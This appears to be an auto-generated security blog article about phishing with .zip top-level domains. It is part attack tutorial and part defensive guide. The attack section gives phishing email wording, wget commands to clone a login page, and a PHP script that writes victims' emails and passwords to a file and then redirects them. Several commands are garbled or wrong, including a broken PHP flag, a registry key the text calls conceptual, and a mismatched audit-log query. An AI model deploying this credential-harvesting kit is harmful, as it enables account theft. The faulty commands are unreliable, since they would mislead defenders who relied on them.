Listen to this Post
Introduction:
The recent introduction of `.zip` top-level domains (TLDs) has blurred the lines between file formats and web addresses, creating a fertile ground for social engineering attacks. This article deconstructs a real-world phishing methodology that exploits this very ambiguity, demonstrating how a seemingly innocent link can be weaponized to harvest credentials and compromise enterprise security. We will move from theory to practice, providing the technical commands and steps to both understand and defend against these sophisticated tactics.
Learning Objectives:
- Understand the technical mechanics of protocol handler abuse and homograph attacks using `.zip` domains.
- Learn to deploy and detect credential harvesting phishing pages in a controlled environment.
- Master defensive configurations for email security gateways, web browsers, and user training to mitigate these threats.
You Should Know:
- Weaponizing the .ZIP Domain with a Homograph Attack
The core of this attack relies on social engineering. A malicious actor can register a domain that looks like a legitimate file, such as security-update.zip. When embedded in an email or document, this text is automatically hyperlinked by modern software. The victim, expecting a file archive, clicks the link and is taken to a live website controlled by the attacker, which is often designed to look like a file hosting service or a corporate login portal. This is a form of homograph attack where the visual similarity between a domain and a filename tricks the human brain.
Step-by-step guide explaining what this does and how to use it.

Step 1: The attacker registers a deceptive `.zip` domain (e.g., company-payroll.zip).
Step 2: They craft a phishing email with text like “Please download the Q3 payroll report from here: company-payroll.zip”. The email client automatically creates the hyperlink `https://company-payroll.zip`.
Step 3: The victim clicks, expecting a `.zip` file download. Instead, their browser navigates to the attacker’s website.
Step 4: The website hosts a fake login page mimicking Office 365, Google, or the corporate VPN, prompting the user to enter their credentials.
2. Setting Up a Simple Credential Harvesting Server
For ethical hacking and penetration testing, understanding how to set up a basic phishing server is crucial. Using a simple Python HTTP server and a cloned login page, you can demonstrate the ease of this attack.
Linux/Windows/Cybersecurity command or code snippet related to article
 On Linux/macOS, navigate to your phishing page directory and start a server
python3 -m http.server 80

On Windows, you can use PowerShell
cd C:\path\to\phishing\page
Start-Process -FilePath "python" -ArgumentList "-m http.server 80"
Step-by-step guide explaining what this does and how to use it.
Step 1: Clone a target login page (e.g., Microsoft login) using tools like `wget` or httrack. wget --mirror --convert-links --adjust-extension --page-requisites --no-parent http://target-login-page.com`log.php
Step 2: Modify the cloned `index.html` to point the form action to a credential logging script (e.g.,).log.php`) to capture and save the credentials.
Step 3: Create a simple PHP script (
<?php
$file = 'creds.txt';
$data = "[" . date('Y-m-d H:i:s') . "] User: " . $_POST['email'] . " | Pass: " . $_POST['pass'] . "\n";
file_put_contents($file, $data, FILE_APP | LOCK_EX);
header('Location: https://legitimate-website.com/error'); // Redirect the victim
exit;
?>
Step 4: Place the `index.html` and `log.php` in a directory and start the Python HTTP server from that location on port 80.
3. Advanced Obfuscation with URL Redirection Chains
To evade basic reputation-based filters, attackers use URL redirection services or compromised websites. A link might point to a trusted-looking redirector service which then forwards the victim to the final malicious `.zip` domain.
Linux/Windows/Cybersecurity command or code snippet related to article
 Use curl with header output to trace redirects for analysis
curl -I -L -s -w "%{url_effective}\n" "http://suspicious-redirector.com/link"
Step-by-step guide explaining what this does and how to use it.
Step 1: The attacker creates a phishing link: `https://legitimate-redirector.service/?url=malicious-phishing.zip`.
Step 2: They send this “clean” link in the email. Security scanners may see the trusted domain and allow it.
Step 3: The victim clicks, is briefly on the legitimate service, and is then instantly redirected to the final phishing page on the `.zip` domain.
Step 4: Use the `curl` command above during security analysis to follow the chain of HTTP redirects and identify the final, malicious destination.
- Hardening Email Security with DMARC, DKIM, and SPF
The first line of defense is a properly configured email security framework. DMARC (Domain-based Message Authentication, Reporting & Conformance) works with SPF (Sender Policy Framework) and DKIM (DomainKeys Identified Mail) to prevent email spoofing.
Linux/Windows/Cybersecurity command or code snippet related to article
 Use dig to check a domain's DNS records for SPF, DKIM, and DMARC
dig TXT google.com | grep -E "spf1|DKIM|DMARC"
dig TXT selector._domainkey.google.com  Check for a specific DKIM selector
dig TXT _dmarc.google.com
Step-by-step guide explaining what this does and how to use it.
Step 1: SPF: Publish a TXT record in your DNS listing all IP addresses authorized to send email for your domain. `v=spf1 ip4:192.0.2.0/24 include:_spf.google.com ~all`
Step 2: DKIM: Generate a public/private key pair. Publish the public key in a DNS TXT record and configure your mail server to sign outgoing messages with the private key.
Step 3: DMARC: Publish a DMARC policy TXT record at _dmarc.yourdomain.com. A strong policy would be: `v=DMARC1; p=reject; rua=mailto:[email protected];` This tells receiving servers to reject emails that fail SPF or DKIM authentication.
Step 4: Use the `dig` commands regularly to audit your own and third-party domains’ configurations.
5. Browser-Level Mitigations and User Agent Policies
Enterprises can configure group policies to add `.zip` domains to restricted zones or enforce safe link navigation protocols, forcing links to be scanned before access.
Linux/Windows/Cybersecurity command or code snippet related to article
 Windows PowerShell to check network location profile (helps with firewall rules)
Get-NetConnectionProfile

Example of a Windows Registry modification to warn on file download from a .zip TLD (Conceptual - consult official docs for exact keys)
 REG ADD "HKEY_LOCAL_MACHINE\SOFTWARE\Policies\Microsoft\Windows\CurrentVersion\Internet Settings\ZoneMap" /v "http://.zip" /t REG_DWORD /d 4
Step-by-step guide explaining what this does and how to use it.
Step 1: Forced Scanning: Configure your secure web gateway or proxy to force all unknown or newly registered domains (like many `.zip` TLDs) through a full content inspection.
Step 2: Group Policy (Windows): Use Administrative Templates for Internet Explorer/Edge to add `.zip` to the Restricted Sites zone list, which can block or heavily restrict the site.
Step 3: DNS Filtering: Subscribe to a DNS filtering service (e.g., Cisco Umbrella, Cloudflare Gateway) that categorizes and blocks malicious or newly seen domains. Ensure policies block access to high-risk TLDs by default.
Step 4: User Training: Conduct ongoing training, specifically highlighting this `.zip` TLD attack. Teach users to hover over links to see the actual URL and to be skeptical of any “file” that opens in a browser.
6. PowerShell for Proactive Threat Hunting
Security teams can use PowerShell to proactively hunt for emails in their Exchange Online environment that contain `.zip` domains, a key indicator of this attack campaign.
Linux/Windows/Cybersecurity command or code snippet related to article
 PowerShell command for Microsoft Purview/Defender to find emails with .zip links
Search-UnifiedAuditLog -RecordType SharePointFileOperation -Operations "FileDownloaded" -StartDate 11/1/2023 -EndDate 11/15/2023 | Where-Object {$_.SourceFileName -like ".zip"}
 This is a conceptual example. A real query would use New-ComplianceSearch or Hunting Queries in Defender.
Step-by-step guide explaining what this does and how to use it.
Step 1: Connect to Exchange Online PowerShell using Connect-ExchangeOnline.
Step 2: Use advanced hunting queries in Microsoft 365 Defender to search for URLs containing `.zip` in emails from the last 7 days. Look for patterns in the sender address and the destination domain.
Step 3: Create a custom detection rule in your EDR or SIEM system to alert on any user attempting to navigate to a `.zip` domain from a corporate machine.
Step 4: If a campaign is identified, use the `New-HostedContentFilterPolicy` cmdlet to explicitly block the specific malicious `.zip` domains.
7. Cloud Hardening with WAF and Logging Rules
For organizations using cloud services like AWS or Azure, Web Application Firewalls (WAFs) can be configured with custom rules to block or challenge requests to known malicious `.zip` domains.
Linux/Windows/Cybersecurity command or code snippet related to article
 AWS CLI command to update a WAFv2 WebACL (example structure)
aws wafv2 update-web-acl \
--name MyWebACL \
--scope REGIONAL \
--id ABCDEF12-3456-7890-abcd-ef1234567890 \
--lock-token 12345678-1234-1234-1234-123456789012 \
--rules file://my-updated-rules.json
Step-by-step guide explaining what this does and how to use it.
Step 1: In your AWS WAF or Azure Front Door / Application Gateway, navigate to the WAF policy protecting your user-facing applications.
Step 2: Create a new custom rule. Use a “String match” condition to inspect the “Host” header for the pattern .zip.
Step 3: Set the rule action to “Block” for a strict policy, or “Challenge” (like a CAPTCHA) for a more nuanced approach that allows for potential false positives.
Step 4: Ensure all traffic to your cloud applications flows through this WAF endpoint. Continuously monitor the WAF logs for triggered rules to fine-tune your filters and identify active attack sources.
What Undercode Say:
- The Human Firewall is the Last Line of Defense. No technical control is 100% effective. This attack preys on ingrained user behavior—clicking a `.zip` file. Continuous, scenario-based training that demonstrates this exact trick is more valuable than ever.
- Security is a Constant Race of Adaptation. The introduction of new TLDs constantly reshapes the threat landscape. Defenders must proactively assess the attack potential of new technologies and platforms, rather than reacting after they are widely exploited. This requires threat modeling that includes social engineering vectors, not just technical vulnerabilities.
The `.zip` TLD phishing campaign is a masterclass in deception, perfectly illustrating the convergence of technical and human-centric attacks. While the technical components—setting up servers, writing logging scripts, and configuring DNS—are straightforward, the true sophistication lies in the psychological manipulation. Defensive strategies must be equally layered, combining robust technical controls (DMARC, WAFs, DNS filtering) with an empowered and aware user base. The era where a file extension could be trusted is over; we have entered a phase where every digital artifact, from a link to a domain name, must be treated with suspicion.
Prediction:
The success of the `.zip` TLD phishing tactic will catalyze a new wave of highly convincing social engineering attacks. We will see a rapid expansion to other ambiguous TLDs, such as `.mov` or .pdf, further eroding user trust in digital identifiers. This will force a fundamental shift in browser and email client design, potentially leading to features that visually flag or require explicit user consent before navigating to these high-risk domains. In the long term, this will accelerate the adoption of passwordless authentication (e.g., FIDO2 passkeys) as the primary defense against credential phishing, moving the security burden away from the user and onto cryptographic protocols.
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Nickvangilder Activity – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


